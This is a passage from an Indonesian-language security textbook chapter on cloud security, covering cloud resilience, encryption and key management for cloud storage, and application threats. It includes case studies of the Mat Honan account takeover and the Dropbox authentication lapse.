Penyedia PaaS menawarkan kepada pelanggan alat untuk membangun aplikasi cloud yang dihosting. Mereka umumnya memungkinkan pelanggan untuk memprogram menggunakan kompiler berbasis cloud (atau mesin skrip), API, dan database. Di bawah kode itu, penyedia menangani setiap aspek hosting. Seperti SaaS, API berpemilik dapat menghadirkan tantangan migrasi. Untungnya, sifat umum PaaS membantu mengurangi masalah ini, karena sebagian besar penyedia PaaS mendukung bahasa pemrograman umum, pustaka, dan alat basis data yang sudah dikenal oleh pelanggan.

Penawaran IaaS adalah yang paling standar dari tiga model layanan, karena mereka harus menjaga kompatibilitas dengan sistem operasi umum dan protokol jaringan. Tantangan API hampir sama seperti pada model PaaS, meskipun dalam kasus ini API tersebut berfokus pada kontrol dan interaksi dengan mesin virtual IaaS (VM). VM itu sendiri umumnya mudah dimigrasikan karena ada alat untuk mengonversi VM dari hampir semua format file standar ke format file standar lainnya. Beberapa VM, bagaimanapun, dapat menyebabkan masalah: Penyedia IaaS menawarkan VM tujuan khusus dengan fungsionalitas unik (misalnya, produk firewall yang jika tidak hanya tersedia sebagai alat terintegrasi), dan mereka mungkin memiliki hak eksklusif untuk produk tersebut. Kompleksitas mungkin menjadi masalah dalam mengganti penyedia IaaS juga, tergantung pada luasnya konfigurasi jaringan klien.

4.2.4 Cloud sebagai Kontrol Keamanan

Meskipun memindahkan data dan fungsionalitas ke cloud memang memiliki risiko, layanan cloud dapat menjadi alat keamanan yang berharga dalam beberapa cara. Yang paling jelas adalah bahwa layanan cloud seringkali sangat baik dalam mengurangi satu titik kegagalan. Manfaat ini datang dalam beberapa bentuk.

- Keragaman geografis. Jika Anda hanya memiliki satu pusat data, Anda memiliki semua jenis ancaman lokal yang perlu dikhawatirkan: bencana alam, kebakaran, dan pemadaman Internet, untuk beberapa nama. Di luar masalah keamanan, hanya memiliki satu pusat data dapat meningkatkan latensi jaringan untuk komunikasi jarak jauh yang tidak dapat diterima. Layanan cloud mungkin merupakan cara yang hemat biaya untuk melakukan diversifikasi secara geografis. Beberapa penyedia bahkan mengizinkan pelanggan untuk memilih dari daftar pusat data untuk menampung fungsi dan data mereka; jika Anda memiliki opsi ini, pastikan untuk memilih pusat data sekunder yang cukup jauh dari pusat data utama Anda sehingga rentan terhadap risiko yang berbeda.
- Keragaman platform. Banyak serangan dunia maya yang kita bahas dalam buku ini ditargetkan pada aplikasi, OS, atau protokol tertentu. Penyedia cloud Anda kemungkinan akan menjalankan OS, aplikasi, dan protokol yang agak berbeda dari milik Anda, ditambah penyedia tersebut akan menerapkan dan mengonfigurasinya secara berbeda. Ini berarti mereka akan memiliki serangkaian kerentanan yang berbeda dari Anda, mengurangi kemungkinan bahwa sistem Anda dan penyedia cloud Anda akan menyerah pada serangan yang sama.
- Keragaman infrastruktur. Selain tumpukan perangkat lunak, banyak titik kerentanan potensial lainnya kemungkinan akan berbeda antara Anda dan penyedia cloud Anda, termasuk perangkat keras, konfigurasi jaringan, kontrol keamanan, kualitas staf keamanan, alamat IP, dan pemasok.

Banyak perusahaan yang pindah ke layanan cloud tidak akan memperhitungkan risiko satu titik kegagalan dengan benar. Alih-alih menggunakan layanan cloud untuk mengurangi risiko itu, mereka akan menjadikan layanan cloud sebagai titik kegagalan tunggal mereka (lihat Kasus 4.1 untuk contoh betapa berbahayanya hal ini). Bahkan jika penyedia cloud mereplikasi layanan Anda di beberapa pusat data yang beragam secara geografis, Anda masih harus khawatir tentang pusat data yang berbagi banyak kerentanan yang sama serta risiko penyedia keluar dari bisnis. Jika Anda memutuskan untuk mengurangi risiko ini dengan melakukan outsourcing ke dua penyedia cloud, bukan satu, Anda akan memiliki satu lagi perhatian yang harus diperhatikan: Banyak penyedia cloud sendiri adalah pelanggan dari penyedia cloud yang lebih besar. Jika salah satu penyedia cloud Anda menjual layanan ke yang lain, Anda mungkin tidak memiliki redundansi yang Anda pikir Anda miliki.

Kasus 4.1

Titik Kegagalan Satu Orang

Pada Agustus 2012, kehidupan digital jurnalis Mat Honan terbalik. Dia sedang bermain dengan putrinya ketika iPhone Apple-nya tiba-tiba mati. Ketika telepon reboot, semua datanya hilang. Untungnya, Honan telah mengatur telepon untuk secara teratur mencadangkan ke laptop Apple-nya, jadi dia tidak khawatir. Segera setelah dia membuka laptop, layar menjadi abu-abu, dan dia tahu dia punya masalah besar. Tak lama kemudian, Honan menemukan bahwa, selain ponselnya, laptop dan iPad Apple-nya telah dihapus, dan akun Gmail dan Twitternya juga telah diretas.

Berikut adalah versi singkat tentang bagaimana hal itu terjadi [HON12]: Peretas memulai dengan target awal, yaitu akun Twitter Honan ("@mat"). Akun Twitter tertaut ke situs web pribadinya, yang pada gilirannya mencantumkan alamat Gmail-nya. Ketika para peretas pergi ke Gmail untuk mencoba mengatur ulang kata sandi akun Honan, Gmail menunjukkan kepada mereka alamat email alternatif darurat Honan yang dikaburkan: m****n@me.com. me.com dimiliki oleh Apple. Peretas menebak dengan benar bahwa alamat me.com akan menjadi nama pengguna Honan untuk Apple iCloud, layanan yang mengikat semua perangkat Apple pengguna bersama-sama dengan data yang disimpan di pusat data Apple.

Karena para peretas telah melakukan serangan seperti ini sebelumnya, mereka tahu bahwa satu-satunya informasi tambahan yang mereka perlukan untuk meretas akun iCloud adalah alamat surat Honan dan empat digit terakhir nomor kartu kreditnya. Alamat suratnya cukup mudah: Mereka hanya mencari catatan whois untuk situs web Honan. Untuk mendapatkan empat digit terakhir dari kartu kredit, para peretas pergi ke Amazon. Mereka dengan benar berasumsi bahwa nama pengguna Amazon Honan akan menjadi alamat Gmail-nya dan, mengingat itu dan informasi yang sudah mereka miliki, mereka dapat mengelabui Amazon untuk menunjukkan kepada mereka empat digit terakhir dari kartu kredit yang terkait dengan akun tersebut (untuk detail di bagian ini serangan, lihat artikel Wired [HON12]).
Setelah peretas memiliki empat digit itu, mereka memiliki semua yang mereka butuhkan untuk mendapatkan layanan pelanggan Apple agar mereka dapat masuk ke akun iCloud Honan. Berkat fitur keamanan iCloud yang sangat berguna yang memungkinkan pengguna untuk menghapus perangkat Apple dari jarak jauh jika terjadi pencurian, penyerang dapat menghapus semua data Honan dari perangkatnya dalam hitungan menit.

Mungkin bagian yang paling menakjubkan dari cerita ini adalah cara Honan mengetahui bagaimana serangan itu terjadi: Para peretas memberitahunya. Salah satu peretas menghubunginya dan, sebagai imbalan atas janji untuk tidak mengajukan tuntutan, merinci seluruh acara.

Sementara seseorang dapat mengambil sejumlah pelajaran keamanan yang berharga dari cerita ini, mengidentifikasi dan menghilangkan satu titik kegagalan adalah hal

yang penting. Titik kegagalan yang jelas adalah hubungan antara perangkat Honan dan akun iCloud-nya. Dia menggunakan laptop Apple-nya untuk mencadangkan ponsel Apple-nya, dan dia mengizinkan akun Apple iCloud-nya untuk menghapus laptop dan ponsel dari jarak jauh. Tetapi di atas semua itu, karena semua akunnya saling terkait—walaupun dengan cara yang tidak jelas—serangan itu bahkan mungkin terjadi.

Selain layanan cloud utama yang menyediakan redundansi dan keragaman untuk operasi bisnis, layanan cloud lainnya bermunculan untuk fokus secara khusus pada operasi keamanan. Banyak alat keamanan menangani lalu lintas dalam jumlah besar dan oleh karena itu sulit bagi pelanggan untuk melakukan outsourcing ke penyedia cloud (yang akan memerlukan perutean semua lalu lintas itu melalui penyedia), tetapi beberapa cocok dengan paradigma cloud:

- *Email filtering*. SMTP sudah merutekan email ke dan dari server di seluruh Internet, jadi menambahkan lompatan ekstra ke penyedia cloud untuk pemfilteran sangat sedikit masalah. Penyedia cloud menghapus spam dan lampiran berbahaya sebelum meneruskan email ke pelanggan dan menyimpan pesan mencurigakan di karantina sehingga pelanggan dapat memeriksanya dengan aman.
- *DDoS Protection*. Layanan perlindungan DDoS berbasis cloud memperbarui catatan DNS Anda untuk memasukkan server mereka sebagai proxy antara layanan pelanggan yang menghadap ke luar dan Internet. Mereka mempertahankan bandwidth yang cukup untuk menangani banjir lalu lintas serangan, dan begitu mereka mendeteksi serangan, mereka mulai memfilter paket berbahaya sebelum paket dapat menjangkau pelanggan.
- *Network monitoring*. Analisis log dan alat SIEM (lihat bagian 6.9) memiliki persyaratan prosesor, memori, dan penyimpanan yang curam, dan memerlukan keahlian untuk digunakan secara efektif. Untuk membantu perusahaan mengatasi masalah ini, beberapa solusi berbasis cloud telah muncul. Pelanggan dapat meneruskan semua data log mereka ke penyedia cloud yang menjalankan SIEM pada infrastruktur yang tampaknya tak terbatas, dan mereka dapat mengurangi kekhawatiran tentang kehilangan data karena mereka kekurangan penyimpanan atau permintaan terlalu lama karena keterbatasan prosesor. Pelanggan dengan analisis log dan keahlian respons insiden dapat masuk ke SIEM dari jarak jauh dan menggunakannya seolah-olah dijalankan pada perangkat keras lokal. Pelanggan yang tidak mampu memiliki keahlian yang memadai dapat mengalihdayakan sebagian atau semua operasi SOC mereka ke penyedia cloud.

4.3 Alat dan Teknik Keamanan Cloud

Keamanan cloud secara inheren tidak berbeda dari keamanan informasi pada umumnya, tetapi menghadirkan vektor ancaman yang unik: pemrosesan bersama, penyimpanan, dan sumber daya komunikasi dengan musuh potensial. Akibatnya, pendekatan standar untuk mengamankan layanan cloud adalah dengan menggunakan alat dasar yang sama yang kita bahas di bagian lain buku ini— enkripsi, pemrograman aman, produk keamanan jaringan, dan sejenisnya—tetapi mengadaptasinya untuk bekerja dengan penawaran cloud umum dan untuk menghormati ancaman baru yang datang dari penggunaan sumber daya bersama.

4.3.1 Perlindungan Data di Cloud

Menggunakan layanan cloud publik—baik itu SaaS, PaaS, atau IaaS—kemungkinan akan berarti mengirim data pribadi ke penyedia layanan melalui Internet dan menyimpan data pribadi di server penyedia cloud. Meskipun model layanan cloud yang berbeda memberi Anda tingkat kontrol yang berbeda atas keamanan, Anda bertanggung jawab untuk memilih penawaran cloud yang memastikan, atau memungkinkan Anda untuk memastikan, bahwa data Anda—serta data mitra dan pelanggan Anda—dilindungi secara memadai dari modifikasi dan pengungkapan.

Jika layanan cloud adalah SaaS atau PaaS, komunikasi kemungkinan akan dilakukan melalui HTTP, jadi Anda sebaiknya memilih penyedia yang memerlukan TLS secara default dan mengonfigurasinya dengan baik (yaitu, memerlukan rangkaian sandi yang tidak diketahui memiliki kerentanan praktis dan yang menggunakan CA yang dapat dipercaya). Meskipun TLS yang dikonfigurasi dengan baik akan penting untuk IaaS, TLS tidak mungkin menjadi satu-satunya bentuk komunikasi terenkripsi Anda. Untuk layanan yang berkomunikasi di luar enklave yang dilindungi tetapi tidak mendukung TLS, SSH, dan VPN (misalnya, IPsec) adalah mekanisme perlindungan standar. Seperti halnya TLS, konfigurasi, terutama pilihan cipher suite Anda, dapat berarti perbedaan antara keamanan yang kuat dan yang lemah. Seperti TLS, SSH, dan banyak produk VPN juga mendukung sertifikat, yang selain menjadi bentuk kuat dari autentikasi “sesuatu yang Anda miliki”, dapat menawarkan manfaat tambahan autentikasi timbal balik, yang memungkinkan klien dan server saling mengautentikasi.

Penyimpanan Cloud (Cloud Storage)

Meskipun wajar untuk mengaitkan penyimpanan cloud secara mental dengan penawaran penyimpanan sebagai layanan (STaaS) seperti Dropbox, kenyataannya hampir setiap penyedia cloud menyimpan data pelanggan. Penyimpanan merupakan bagian integral dari penawaran SaaS yang memungkinkan pelanggan mengunggah, berbagi, dan menjual foto, misalnya, serta suite kantor SaaS yang memungkinkan pelanggan membuat, mengedit, dan berbagi dokumen. Penawaran PaaS umumnya mencakup database yang dihosting di cloud untuk menyimpan data aplikasi. Penyedia IaaS menyimpan VM pelanggan, informasi konfigurasi jaringan, dan data lain yang mungkin diunggah pelanggan.

Saat mempertimbangkan solusi cloud dari perspektif penyimpanan data, Anda harus memikirkan sejumlah masalah terkait keamanan:

- Seberapa sensitif data yang akan saya simpan? Sensitivitas data akan menjadi faktor kunci dalam menentukan enkripsi dan kemampuan kontrol akses yang Anda perlukan. Jika Anda bermaksud membuat dokumen yang tersedia untuk umum yang dapat diedit oleh siapa saja, Anda dapat menggunakan layanan yang tidak menawarkan enkripsi atau kontrol akses. Jika Anda mencadangkan file yang berisi informasi pribadi pribadi, enkripsi dan kontrol akses menjadi perhatian penting.
- Apakah saya perlu berbagi data dengan siapa pun dan, jika demikian, jenis kontrol akses apa yang saya perlukan? Opsi kontrol akses sangat bervariasi di seluruh penawaran penyimpanan cloud. Beberapa penawaran memungkinkan data untuk dibaca oleh siapa saja yang memiliki tautan ke sana, sementara yang lain menawarkan serangkaian opsi untuk berbagi dengan pengguna lain, dan yang lain hanya mengizinkan pengguna yang membuat data untuk mengaksesnya. Untuk penyimpanan informasi sensitif, seperti kata sandi dan nomor akun, berbagi jarang menjadi fitur yang diinginkan. Untuk membuat ruang umum yang dapat digunakan rekan satu tim untuk berbagi file untuk sebuah proyek, kemampuan untuk berbagi akses dengan daftar pengguna tertentu adalah suatu keharusan.
- Apakah data tunduk pada kontrol ekspor atau peraturan lainnya? Penawaran cloud dapat mempersulit kepatuhan terhadap peraturan seperti kontrol ekspor. Kontrol ekspor adalah peraturan yang membatasi aliran data sensitif tertentu di luar negara asalnya. Banyak penyedia cloud memelihara data pengguna di banyak negara, dan lebih banyak lagi mempekerjakan warga dari berbagai negara di posisi yang memungkinkan mereka untuk melihat data pengguna. Peraturan apa pun yang perlu Anda patuhi, Anda mungkin merasa sulit untuk mengidentifikasi penyedia cloud yang memenuhi kebutuhan Anda, dan bahkan lebih sulit untuk mengaudit mereka untuk memastikan mereka melakukan apa yang mereka klaim.

Saat Anda menggunakan layanan public cloud, data Anda disimpan di perangkat penyimpanan yang sama dengan perangkat penyimpanan pelanggan lain yang tak terhitung jumlahnya. Pelanggan lain tersebut menimbulkan ancaman, dan Anda perlu memastikan bahwa kontrol akses yang memadai tersedia untuk melindungi data Anda dari ancaman itu. Meskipun hampir semua penyedia cloud akan menggunakan kontrol akses logis untuk mencegah pelanggan mengakses data satu sama lain, satu lapisan keamanan umumnya tidak cukup. Jika kontrol akses itu gagal atau penyerang melanggarnya, data Anda tidak akan terlindungi. Kasus 4.3 adalah contoh yang sangat baik.

Penyimpanan bersama melibatkan ancaman akses dari tetangga yang berbagi.

Persyaratan minimum untuk melindungi kerahasiaan data dalam skenario cloud publik adalah menggunakan algoritme enkripsi simetris standar industri seperti AES-256, dengan kunci enkripsi individual untuk setiap pengguna. Satu masalah praktis yang perlu dipertimbangkan oleh penyedia saat mengenkripsi data dalam jumlah besar menggunakan satu kunci adalah ini: Mengenkripsi ulang gigabyte data dengan kunci baru adalah proses yang memakan waktu dan sumber daya. Akibatnya, penyedia cloud harus berusaha untuk tidak pernah perlu memasukkan ulang data pengguna mana pun. Sebagai gantinya, penyedia cloud mungkin mempertimbangkan metode yang digunakan untuk mengenkripsi hard drive lokal: Buat kunci "master" acak yang kuat yang digunakan untuk mengenkripsi dan mendekripsi data, dan menggunakan kunci "pengguna" berbeda yang dapat diubah untuk mengenkripsi dan mendekripsi master kunci. Kunci pengguna harus diikat langsung ke kata sandi pengguna dengan fungsi derivasi kunci berbasis kata sandi (KDF), seperti PBKDF2. Saat pengguna menginginkan perubahan kata sandi, penyedia cloud dapat menggunakan KDF untuk membuat kunci pengguna baru dan cukup mengenkripsi ulang kunci master.

Mengubah kunci kriptografi untuk sejumlah besar data terenkripsi memakan waktu. Protokol yang menggunakan kunci master dan pengguna membuat perubahan menjadi efisien dalam penggunaan waktu.

Tentu saja, jika penyedia penyimpanan menyimpan kunci pengguna, maka karyawan penyedia, serta siapa pun yang berhasil menyerang server mereka, masih dapat mengakses data pribadi pengguna. Pengguna yang benar-benar membutuhkan kerahasiaan harus mencari penyedia yang menganut filosofi "tidak mempercayai siapa pun" (TNO) dan tidak menyimpan kunci untuk mengakses data pengguna.

Berbagi kunci kriptografi dengan penyedia penyimpanan cloud berpotensi mengekspos data sensitif.

Kasus 4.3

Dropbox Menjatuhkan Otentikasi

Selama empat jam pada sore hari tanggal 19 Juni 2011, Dropbox, layanan penyimpanan cloud yang populer, berhenti mengautentikasi pengguna. Kesalahan pengkodean menyebabkan sistem login mereka mulai menerima kata sandi apa pun, membuat semua akun pengguna benar-benar rentan. Ini adalah kedua kalinya dalam beberapa bulan peneliti keamanan mengeluh keras tentang masalah otentikasi Dropbox; pada bulan April tahun itu, peneliti keamanan Derek Newton telah menemukan bahwa hanya dengan menyalin file database kecil dari hard drive pengguna sudah cukup untuk mendapatkan akses penuh ke file pengguna tersebut di Dropbox.

Sebelum April 2011, Dropbox telah membuat klaim kuat tentang keamanannya. Mengenai enkripsi, situs web Dropbox mengatakan, “Semua file yang disimpan di server Dropbox dienkripsi (AES256) dan tidak dapat diakses tanpa kata sandi akun


Anda." Mengenai privasi, situs tersebut mengklaim bahwa "Karyawan Dropbox tidak dapat mengakses file pengguna, dan saat memecahkan masalah akun, mereka hanya memiliki akses ke metadata file." Segera setelah peneliti keamanan Christopher Soghoian secara terbuka menunjukkan bahwa pernyataan ini tampaknya bertentangan dengan pengamatannya tentang cara kerja situs, Dropbox melunakkan pernyataan mereka. Dalam sebuah wawancara dengan ChenLi Wang [KAS11], seorang eksekutif Dropbox, reporter TechRepublic Michael Kassner bertanya mengapa pernyataan enkripsi Dropbox disingkat menjadi sederhana, "Semua file yang disimpan di server Dropbox dienkripsi (AES 256)." Tanggapan Wang: "Kami menjelaskan bahwa ada beberapa perlindungan pada data Anda: bahwa file disimpan terenkripsi dan di samping itu, dilindungi oleh kredensial akses Anda. Namun, seorang profesional keamanan dapat salah menyimpulkan bahwa kunci enkripsi berasal dari kata sandi pengguna, jadi kami memisahkan dua poin untuk kejelasan. Perusahaan membuat perubahan serupa pada pernyataan privasi, dengan mengatakan bahwa karyawan "dilarang" untuk melihat konten file pengguna daripada tidak dapat melakukannya.

Kesalahan autentikasi Dropbox yang mencolok hampir tidak mungkin terjadi jika mereka mengambil langkah kecil tambahan dengan mengeluarkan kunci enkripsi yang relatif unik dan berasal dari kata sandi untuk setiap pengguna. Jika itu masalahnya, kesalahan pengkodean mungkin masih mengekspos akun pengguna tetapi hampir pasti tidak akan mengekspos file yang disimpan pengguna. Salah satu kemungkinan alasan Dropbox memilih untuk tidak melakukan ini adalah ekonomis: Menyimpan file tidak terenkripsi, atau dengan semua file menggunakan kunci enkripsi yang sama, membutuhkan penyimpanan yang jauh lebih sedikit dari pihak penyedia layanan karena memungkinkan mereka menghindari penyimpanan banyak salinan dari file yang sama. Ketika ribuan pengguna mencadangkan versi Windows yang sama, misalnya, mereka semua akan memiliki banyak file yang sama. Jika Dropbox dapat mengidentifikasi tumpang tindih, mereka hanya perlu menyimpan satu salinan dari setiap file, lalu menyimpan catatan semua pengguna yang mencadangkan file itu, menghemat banyak ruang penyimpanan. Menawarkan kerahasiaan yang sebenarnya kepada pengguna, termasuk dari Dropbox itu sendiri, berarti mengorbankan strategi penghematan uang ini.

Layanan penyimpanan cloud dengan reputasi keamanan terkuat cenderung mempublikasikan skema kriptografi mereka secara mendetail, dan sejumlah peneliti keamanan dan kriptografi yang tepercaya dan independen secara teratur meninjau skema tersebut untuk memastikan kebenarannya. Saat mencari penyedia penyimpanan cloud yang dapat melindungi kerahasiaan Anda, pastikan Anda memahami, sejauh mungkin, bagaimana mereka berencana untuk melindungi data Anda.

Lastpass, produk SaaS, memiliki pendekatan teknis yang baik untuk mengimplementasikan TNO. Lastpass adalah pengelola kata sandi, yang berarti memungkinkan pelanggan untuk menyimpan informasi login yang mereka gunakan untuk mengakses situs web lain. Pengelola kata sandi memiliki tujuan keamanan yang berharga—membantu pengguna membuat kata sandi yang kompleks dan beragam tanpa harus mengingat semuanya—tetapi hanya jika informasi login ("database kata sandi") yang disimpan pengguna di dalamnya tetap rahasia.


Seperti yang diGambarkan pada Gambar 4.2, Lastpass menyelesaikan ini dengan tidak pernah memiliki kunci dekripsi AES pengguna, atau informasi apa pun yang mungkin mengarah ke kunci tersebut, dikirim ke server Lastpass. Lastpass mengharuskan pengguna untuk masuk ke klien lokal menggunakan nama pengguna dan "kata sandi utama". Untuk melindungi kata sandi utama, klien menggunakan bentuk PBKDF2, mengasinkan kata sandi utama dengan data acak dan melakukan hashing dengan menggunakan sejumlah besar (5001 secara default) putaran SHA-256. Hasil hash, yang merupakan satu-satunya sisa kata sandi utama pengguna yang pernah dilihat oleh server Lastpass, tidak dapat digunakan untuk mendekripsi basis data kata sandi pengguna, juga tidak dapat digunakan untuk mendapatkan kunci dekripsi. Hash hanya memungkinkan klien untuk masuk ke server dan mengunduh basis data kata sandi terenkripsi. Klien mendapatkan kunci dekripsi dari kata sandi utama seperti halnya hash login, tetapi menggunakan satu putaran SHA-256 yang lebih sedikit (5000 putaran, bukan 5001). Penggunaan hashing yang cerdas ini memberi pelanggan tingkat perlindungan yang kuat dari serangan terhadap layanan Lastpass.



Gambar 4.2 Implementasi Lastpass TNO

Tetapi bagaimana jika Anda membutuhkan TNO pada layanan penyimpanan cloud yang tidak menawarkan TNO? Sebuah produk bernama Boxcryptor menawarkan solusi contoh yang menarik. Boxcryptor adalah klien enkripsi yang menambah penyedia penyimpanan cloud generik seperti Dropbox. Seperti yang ditunjukkan pada

Gambar 4.3, klien Boxcryptor membuat kunci enkripsi AES yang unik (“kunci file”) untuk setiap file yang diunggah pelanggan ke cloud. Kemudian mengenkripsi kunci file dengan menggunakan kunci publik RSA unik pelanggan, dan menyimpan kunci file terenkripsi dengan file terenkripsi. Saat pelanggan ingin mengambil dan mendekripsi file dari penyimpanan cloud, klien menggunakan kunci pribadi RSA pelanggan untuk mendekripsi kunci file, dan kunci file untuk mendekripsi file. Fitur bagus dari pendekatan ini adalah secara alami cocok untuk berbagi file: Jika pelanggan ingin berbagi file dengan teman, klien Boxcryptor dapat mengenkripsi salinan kedua dari kunci file dengan menggunakan kunci publik RSA teman. Ini dapat diulang dengan biaya penyimpanan minimal untuk lebih banyak pengguna atau grup. Menariknya, tapi mungkin tidak mengejutkan, malware yang dikenal sebagai Cryptolocker, yang mengenkripsi file korban dan menyandera mereka dengan imbalan uang tebusan, pada dasarnya menggunakan skema enkripsi yang sama.



Gambar 4.3 Implementasi Boxcryptor TNO

Pencegahan Kehilangan Data, atau DLP, seperti yang dijelaskan dalam Bab 6, mungkin sulit dilakukan dengan penyimpanan cloud. Bagian dari cara produk DLP melindungi perusahaan dari kehilangan data sensitif adalah dengan menyediakan peralatan yang memantau dan memblokir lalu lintas di batas jaringan. Ketika sebuah perusahaan memindahkan data dan layanan ke cloud publik, pengguna dapat mengaksesnya dari luar jaringan perusahaan, sepenuhnya melewati batas jaringan tersebut.

Salah satu cara untuk mempertahankan kemampuan DLP saat pindah ke cloud publik adalah dengan memaksa pengguna melalui jaringan perusahaan untuk sampai ke sana. Banyak layanan cloud memberi perusahaan pelanggan opsi untuk membatasi pengguna berdasarkan alamat IP sumber. Jika pengguna mencoba masuk ke layanan cloud dari rumah atau di tempat lain tanpa memiliki koneksi VPN terbuka ke jaringan perusahaan (yaitu, tanpa memiliki alamat IP sumber milik perusahaan), proses masuk akan gagal. Beberapa VPN menyediakan kemampuan pemindaian host

yang memeriksa host yang mencoba masuk. Pemindai host ini dapat dikonfigurasi untuk memastikan bahwa pemindaian malware dijalankan baru-baru ini, sertifikat perusahaan ada, dan aplikasi tertentu sedang berjalan. Fitur ini dapat berguna bagi perusahaan yang mengandalkan agen perangkat lunak untuk DLP karena pemindai host dapat mencegah sistem tanpa agen DLP yang diaktifkan untuk masuk.

Solusi lain untuk mempertahankan kemampuan DLP setelah pindah ke cloud adalah dengan memasukkan kemampuan DLP pada batas jaringan lingkungan cloud. Solusi ini umumnya hanya merupakan opsi untuk penerapan IaaS karena biasanya cukup fleksibel untuk memungkinkan pelanggan menerapkan DLP sebagai VM, serta mengonfigurasi jaringan VM mereka sehingga semua lalu lintas keluar harus dirutekan melalui VM DLP tersebut.

Keamanan Aplikasi Cloud

Menulis perangkat lunak yang aman tidak berbeda di lingkungan cloud dibandingkan di lingkungan lain mana pun, jadi Bab 3 berfungsi sebagai titik awal yang sangat baik untuk topik ini. Faktanya, dalam banyak hal, pemrograman adalah aspek cloud yang paling banyak dialami oleh komunitas keamanan.

Hosting web—layanan yang memungkinkan pelanggan membuat aplikasi web khusus di atas tumpukan perangkat keras dan perangkat lunak penyedia layanan—menjadi PaaS pertama di awal 1990-an, jauh sebelum istilah “cloud” diciptakan. Sejak itu terjadi, pengembang harus belajar melindungi aplikasi di lingkungan bersama.

Penyesuaian terbesar yang perlu Anda lakukan saat menulis aplikasi untuk penerapan cloud adalah memahami bagaimana ancaman Anda berubah. Sayangnya, tidak ada daftar lengkap ancaman spesifik yang perlu Anda khawatirkan, karena itu akan sangat bergantung pada implementasi spesifik lingkungan cloud Anda: platform komputasi awan, konfigurasi, perpustakaan, dll. Namun, ada beberapa ancaman umum yang muncul sebagai akibat dari paradigma komputasi awan:

- Serangan terhadap sumber daya bersama. Bahkan jika Anda tidak membagikan lingkungan cloud Anda dengan pengguna jahat, Anda hampir pasti akan membagikannya dengan aplikasi yang rentan. Jika beberapa aplikasi berbagi database sebagai layanan, misalnya, kerentanan injeksi SQL dalam satu aplikasi dapat memengaruhi semuanya. Sebuah studi tahun 2012 menemukan bahwa, dalam beberapa jam, VM berbahaya yang berjalan pada perangkat keras modern dan hypervisor modern mampu menyimpulkan kunci pribadi yang digunakan oleh VM korban yang ditempatkan pada sistem yang sama menggunakan serangan saluran samping. Serangan saluran samping kriptografi adalah operasi matematika yang kompleks di mana penyerang menyimpulkan kunci kriptografik korban dengan mengamati dengan cermat efek samping operasi kriptografi, seperti panas yang dihasilkan oleh prosesor, waktu respons prosesor, dan sejenisnya.
- API tidak aman. Menggunakan API yang diekspos oleh layanan cloud dan situs web pihak ketiga adalah bagian penting dalam membangun aplikasi

cloud. Sayangnya, survei insiden keamanan cloud dari Januari 2008 hingga Februari 2012 menemukan bahwa 29 persen pemadaman cloud disebabkan oleh "Antarmuka & API Tidak Aman". Sebuah studi tahun 2012 menemukan validasi sertifikat SSL "benar-benar rusak" di API yang berfokus pada cloud dari sejumlah vendor besar, termasuk Amazon dan PayPal, membuat koneksi SSL ke API ini rentan terhadap serangan man-in-the-middle.

Sayangnya, karena kurangnya pengujian keamanan yang ekstensif terhadap penyedia dan mitra cloud Anda, tidak banyak yang dapat Anda lakukan untuk melindungi diri Anda dari masalah ini. Cara terbaik untuk bersiap adalah dengan mengenali bahwa produk yang Anda andalkan akan memiliki kerentanan besar di beberapa titik dan memastikan Anda siap untuk merespons ketika saatnya tiba. Itu bisa berarti bisa menambal dengan cepat; sedang bersiap untuk beralih penyedia cloud; atau memiliki sistem redundan yang mengandalkan rangkaian produk dan layanan cloud yang berbeda.

4.3.2 Pencatatan dan Tanggapan Insiden

